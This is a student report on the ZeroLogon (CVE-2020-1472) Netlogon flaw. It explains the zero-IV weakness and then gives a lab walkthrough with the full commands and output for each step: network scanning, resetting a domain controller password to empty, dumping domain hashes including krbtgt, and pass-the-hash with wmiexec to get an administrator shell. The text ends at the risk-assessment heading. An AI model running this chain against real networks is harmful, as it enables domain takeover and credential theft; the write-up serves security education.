

ZeroLogon (CVE-2020-1472) Vulnerability

ITNET302A Advanced Network Security 1

Murilo de Grandi - 801301053

Date: 30 Mar 2022

Table of Contents

EXECUTIVE SUMMARY	2
1. Introduction	3
2. ZeroLogon (CVE-2020-1472)	4
3. Practical ZeroLogon Exploitation	6
Exploitation	7
<i>Discovering Hosts.....</i>	<i>7</i>
<i>Exploiting ZeroLogon.....</i>	<i>8</i>
<i>Extracting domain hashes</i>	<i>10</i>
<i>Performing Pass-the-Hash attack</i>	<i>10</i>
4. Risk Assessment	12
Network overview	12
Risk Identification	12
<i>ZeroLogon: Likelihood.....</i>	<i>13</i>
<i>ZeroLogon: Impact</i>	<i>13</i>
<i>ZeroLogon: Overall Risk Rating</i>	<i>13</i>
5. Mitigation and Remediation.....	14
6. Future prevention.....	15
References.....	16

EXECUTIVE SUMMARY

ZeroLogon (CVE-2020-1472) is a recent critical vulnerability that has affected a great number of enterprises and users from all over the world. This vulnerability was exploitable by leveraging a flaw in the cryptographic authentication process of the NetLogon Remote Protocol (MS-NRPC) used by devices to authenticate on Active Directory domain networks.

ZeroLogon was discovered by researchers from Secura in 2020, and Microsoft has wasted no time to release security patches and guidelines for mitigating its risks and potential impacts on corporate networks. This report uncovers the ZeroLogon vulnerability and how it can be exploited. It also presents a ZeroLogon Risk assessment for a fictitious corporate network, including the risk rating analysis, mitigation/remediation strategies, as well some other important preventions to be implemented in order to elevate the security standards of the organisation.

1. Introduction

Protecting information assets and systems is a critical challenge for individuals and organisations as the incidence and sophistication of Cyberattacks increase rapidly. New vulnerabilities and exploits are released on a daily basis and it is essential for security professionals to be aware of possible attack vectors and have an efficient vulnerability management process in order to detect, mitigate and remediate vulnerabilities before they become targeted by attackers.

However, implementing vulnerability management processes can be costly and even impractical sometimes, as organisations will always have more exposed vulnerabilities than resources available to fix them. Moreover, controlling vulnerabilities may also reduce the efficiency of businesses' processes if the mitigation/remediation technique used is not well planned and executed (Jacobs et al. 2020).


This research project is focused on the ZeroLogon (CVE-2020-1472) vulnerability. This is a critical and well-known vulnerability of Microsoft's authentication protocol called Netlogon with CVSS score 10, the highest score of the Common Vulnerability Scoring System.

2. ZeroLogon (CVE-2020-1472)

ZeroLogon was discovered in 2020 by a researcher from an organisation called Secura. It stems from a flaw in the cryptographic authentication process of the NetLogon Remote Protocol (MS-NRPC), which is used by users and machines for authenticating on a domain-based network. This vulnerability can be leveraged by attackers wishing to exploit the Active Directory in Windows Servers to obtain domain admin privileges and impersonate the domain controller itself or any other computers on the network (Safe Security 2021).

ZeroLogon is considered a critical vulnerability as it affects a huge number of organisations and may provide attackers with remote root access to devices on their networks. Moreover, it can also be easily exploited on vulnerable (unpatched) Domain Controllers (DCs) as attackers do not require domain credentials to execute it. All they need is to have a foot in the corporate network and start a TCP connection with the DC. The potential impact of a ZeroLogon exploit is huge as attackers may use it to completely compromise a Windows domain.

Figure 1 Illustrates Netlogon authentication handshake (Adapted from Tervoort 2020).



How it works:

1. **Client** who wants to communicate with a **NetLogon Server** creates an 8-bytes nonce called *ClientChallenge (CC)* and sends it to the server as an argument for the RPC call *"NetrServerReqChallenge"*.
2. **Server** creates another 8-bytes nonce called *ServerChallenge (SC)* and sends it back to the client as a reply to the RPC call *"NetrServerReqChallenge"* received.
3. **Client** uses its CC, the SC received and a *Shared Secret (the domain password of the client's computer)* to compute a Session Key via *"ComputeSessionKey"* function. Using the Session Key and CC as input, a NetLogon credential *"ClientCredential"* is computed by the client via *"ComputeNetlogonCredential"* function. Then, *"Client Credential"* is sent by calling functions *"NetrServerAuthenticate"*, *"NetrServerAuthenticate2"* or *"NetServerAuthenticate3"*
4. **Server** receives the *"ClientCredential"* and computes the Session Key using its SC and the CC received. Then, the Server computes the *"ClientCredential"* using the Session Key, the Shared Secret, and the *"ComputeNetlogonCredential"* to compare the credential calculated against the credential received from the client. If the credentials match, the client gets authenticated.

Domain controllers use the encryption cipher AES-128 with an 8-bit CFB mode to secure the authentication process with clients by generating the value of credentials through a function called *"ComputeNetlogonCredential"*, which receives an 8-byte input and a secret session key to generate an output.

The main issue that enables ZeroLogon is related to the IV (initialisation vector) variable of this function. Ideally, the value of IV should be random as the security properties of AES-CFB8 are only achievable when IV is a random number. However, due to a design flaw, the value of this IV variable was always set to 0 or Null instead - that is where the name of the vulnerability comes from, giving a 1 in 256 chance of an all-zero plaintext to generate an all-zero ciphertext.

Assuming an attacker gets ahold of the ciphertext, he/she will be able to change the password of the domain controller, get access to administrator hashes and update the computer password that is stored in the DC's local registry by performing a standard pass-the-hash-attack (Tervoort 2020).

3. Practical ZeroLogon Exploitation

The ZeroLogon exploitation starts by submitting a “ClientChallenge” of 0000000000000000 and a “NetLogon Credential Computation” of 0000000000000000 to the domain controller. This combination gives a 1/256 chance of finding the correct credential computation even without knowing the correct *Session Key*. Once the expected credential is found, it is possible to change the server’s password by calling the “NetrServerPasswordSet2” function. In order to do that, two pieces of data must be correctly encrypted and passed to the function:

1. The original “ClientChallenge (CC)” with the current time added to it.
2. A buffer of 516 bytes to define the new password, being: (512-N)bytes formatted as random data + N bytes defining the password + password length N as a 4-byte number.

Secura’s researchers found out that by using 0 as the CC, 0 as time, and 516 all-zero bytes as values for the “NetrServerPasswordSet2” function, the Active Directory password will be set to “no password at all”. Even though the change of the Active Directory password will not reset the actual login password, this will allow an attacker to extract users’ hashes from the domain using the Domain Replication Service (DRS) protocol, including domain administrator hashes such as the “KRBTGT” key.

This particular key is highly useful as it enables the creation of golden tickets that could be used to login into the Domain Controller by performing a Pass-the-Hash attack, thus allowing updates on passwords stored in the DC’s local registry (Naked Security 2020).


EXPLOITATION

Discovering Hosts

The following hosts were discovered: 10.221.0.18 - 10.221.0.35 - 10.221.0.52 - 10.221.0.69 - 10.221.0.86 - 10.221.0.103 - 10.221.0.120 - 10.221.0.137 - 10.221.0.154 - 10.221.0.171


The discovery of active hosts in the network 10.221.0.0/24 was performed by using Nmap. Switch -sS (default SYN scan) and -f (fragment IP packets) were used in order to increase the chances of passing through any packet filters/intrusion systems.

Figure 2: Nmap setup



```
(root@tafekali)-[~]
# nmap -sS -f -v 10.221.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-18 11:46 EDT
Initiating Ping Scan at 11:46
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 11:46, 4.46s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 10 hosts. at 11:46
Completed Parallel DNS resolution of 10 hosts. at 11:46, 0.03s elapsed
Nmap scan report for 10.221.0.0 [host down]
Nmap scan report for 10.221.0.1 [host down]
Nmap scan report for 10.221.0.2 [host down]
Nmap scan report for 10.221.0.3 [host down]
Nmap scan report for 10.221.0.4 [host down]
Nmap scan report for 10.221.0.5 [host down]
Nmap scan report for 10.221.0.6 [host down]
Nmap scan report for 10.221.0.7 [host down]
Nmap scan report for 10.221.0.8 [host down]
Nmap scan report for 10.221.0.9 [host down]
Nmap scan report for 10.221.0.10 [host down]
Nmap scan report for 10.221.0.11 [host down]
Nmap scan report for 10.221.0.12 [host down]
Nmap scan report for 10.221.0.13 [host down]
Nmap scan report for 10.221.0.14 [host down]
Nmap scan report for 10.221.0.15 [host down]
Nmap scan report for 10.221.0.16 [host down]
```


Figure 3: Host discovery results from Nmap



```
Tafe-Kali-VM - VMware Workstation
File Edit View VM Tabs Help
Tafe-Kali-VM x
SCAN
File Actions Edit View Help
VPN x root@tafe Kali: ~ x SCAN x
Completed SYN Stealth Scan against 10.221.0.103 in 342.11s (1 host left)
Completed SYN Stealth Scan at 11:52, 343.96s elapsed (10000 total ports)
Nmap scan report for 10.221.0.18
Host is up (0.035s latency).
All 1000 scanned ports on 10.221.0.18 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.35
Host is up (0.033s latency).
All 1000 scanned ports on 10.221.0.35 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.52
Host is up (0.034s latency).
All 1000 scanned ports on 10.221.0.52 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.69
Host is up (0.036s latency).
All 1000 scanned ports on 10.221.0.69 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.86
Host is up (0.033s latency).
All 1000 scanned ports on 10.221.0.86 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.103
Host is up (0.035s latency).
All 1000 scanned ports on 10.221.0.103 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.120
Host is up (0.029s latency).
All 1000 scanned ports on 10.221.0.120 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.137
Host is up (0.033s latency).
All 1000 scanned ports on 10.221.0.137 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)


Nmap scan report for 10.221.0.154
Host is up (0.042s latency).
All 1000 scanned ports on 10.221.0.154 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.221.0.171
Host is up (0.036s latency).
All 1000 scanned ports on 10.221.0.171 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```

Exploiting ZeroLogon

There are many exploits available for the ZeroLogon exploitation. In this case, I performed the exploit from my Kali machine by using a Python3 script developed by Risksense, which is publicly available at <https://github.com/risksense/zerologon>, and the Kali package called *Impacket*.


Figure 4: Cloning Risksense's ZeroLogon repository



```
(root@tafekali) ~  
# git clone https://github.com/risksense/zerologon.git  
Cloning into 'zerologon'...  
remote: Enumerating objects: 22, done.  
remote: Counting objects: 100% (22/22), done.  
remote: Compressing objects: 100% (15/15), done.  
remote: Total 22 (delta 11), reused 18 (delta 7), pack-reused 0  
Receiving objects: 100% (22/22), 6.68 KiB | 2.23 MiB/s, done.  
Resolving deltas: 100% (11/11), done.  
  
(root@tafekali) ~  
# impacket-secretsdump -h  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY] [-security SECURITY] [-sam SAM] [-ntds NTDS] [-resumefile  
[-just-dc-user USERNAME] [-just-dc] [-just-dc-ntlm] [-pwd-last-set] [-user-status] [-history] [-hashes LMHASH:NTH  
target  
  
Performs various techniques to dump secrets from the remote machine without executing any agent there.  
  
positional arguments:  
  target                [[domain/]username[:password]@]<targetName or address> or LOCAL (if you want to parse local files)  
  
optional arguments:  
  -h, --help            show this help message and exit  
  -ts                  Adds timestamp to every logging output  
  -debug               Turn DEBUG output ON  
  -system SYSTEM        SYSTEM hive to parse  
  -bootkey BOOTKEY      bootkey for SYSTEM hive  
  -security SECURITY     SECURITY hive to parse  
  -sam SAM              SAM hive to parse  
  -ntds NTDS            NTDS.DIT file to parse  
  -resumefile RESUMEFILE
```

The first step required for the exploitation is to perform the “handshake” between client and server using crafted packets which enables the change of the DC’s password.

Figure 5: `set_empty_pw.py` used to exploit and set the new DC password as NULL.



```
(root@tafekali) ~/zerologon  
# python3 set_empty_pw.py -h  
Usage: set_empty_pw.py <dc-name> <dc-ip>  
  
Sets a machine account password to the empty string.  
Note: dc-name should be the (NetBIOS) computer name of the domain controller.  
  
(root@tafekali) ~/zerologon  
# python3 set_empty_pw.py zero 10.221.0.120  
Performing authentication attempts ...  
  
NetrServerAuthenticate3Response  
ServerCredential:  
  Data: b'\x85\xa6A\x83h)\xe7\xa2'  
NegotiateFlags: 556793855  
AccountRid: 1000  
ErrorCode: 0  
  
server challenge b'\x85\x88\x02\x95\x8f\xbfL\xd4'  
NetrServerPasswordSet2Response  
ReturnAuthenticator:  
  Credential:  
    Data: b'\x01\xee\xd4\x9bQK{9'  
    Timestamp: 0  
  ErrorCode: 0  
  
Success! DC should now have the empty string as its machine password.  
  
(root@tafekali) ~/zerologon  
#
```

Extracting domain hashes

Once the new DC password is set to NULL, it was possible to dump all hashes stored in the system by running the tool *secretsdump* with *domain = "Banana"*, *User = "zero"*, and *password = NULL*.

Figure 6: Dumping domain hashes from the DC by using Impacket tool *secretsdump*.

```
(root@tafekali)~[~/zerologon]
# impacket-secretsdump -just-dc Banana/zero$@10.221.0.120
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:20e89a64419973914e1347840dd18eff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43f99f9f72f7d76928c2ee96f3e3cdb5:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ZERO$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8a70b425f5c6193d8d850fd8310bed532a1df69f6c86d48e13335cc50ca49381
krbtgt:aes128-cts-hmac-sha1-96:00a3dfb8dc6804649227f1f15feaa813
krbtgt:des-cbc-md5:fec4c751a29dfd31
ZERO$:aes256-cts-hmac-sha1-96:51d1eb336af7dc11f17e7d6c73d45a81a47e7d3d31cb8b6000b71e41bccf5e42
ZERO$:aes128-cts-hmac-sha1-96:07c483928cfe2125b9b8b190c75e4d4b
ZERO$:des-cbc-md5:319e98689bf7d5d9
[*] Cleaning up ...


(root@tafekali)~[~/zerologon]
```

Performing Pass-the-Hash attack

Pass-the-Hash (PtH) is a type of authentication attack that can be performed to bypass normal system access controls and standard authentication steps using a technique called *Lateral Movement* to enter and control a system. PtH requires valid password hashes from the user's account being used for the attack, which can be obtained using a *Credential Access* technique such as *Credential dumping*. PtH enables an attacker to authenticate as a valid user by using the user's password hash rather than its plaintext password. Once the attack is launched successfully, the attacker obtains remote access to the system (shell) and can perform any actions permitted on that account. (The MITRE Corporation 2020).

Finally, it was possible to log in as the user Administrator with full privileges by running the wmiexec tool from Impacket and using its password hash obtained from the hash dump performed earlier to find and access the file *flag.txt*

Figure 7: Using Impacket tool wmiexec to acquire a shell



```
Tafe-Kali-VM - VMware Workstation
File Edit View VM Tabs Help
Tafe-Kali-VM x
root@tafekali: ~/zerolo...
root@tafekali: ~/zerologon
File Actions Edit View Help
VPN x root@tafekali: ~ x root@tafekali: ~/zerologon x
(root@tafekali)~[~/zerologon]
# impacket-wmiexec Banana/Administrator@10.221.0.52 -hashes aad3b435b51404eeaad3b435b51404ee:20e89a64419973914e1347840dd18eff
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is B678-6364

Directory of C:\Users\Administrator\Desktop

24/04/2021 02:39 AM <DIR> .
24/04/2021 02:39 AM <DIR> ..
19/03/2022 07:07 PM          64 flag.txt
                1 File(s)          64 bytes
                2 Dir(s) 18,873,454,592 bytes free

C:\Users\Administrator\Desktop>type flag.txt
Sat 19/03/2022
What did the zero say to the 8?
Nice belt!

C:\Users\Administrator\Desktop>
```


4. Risk Assessment

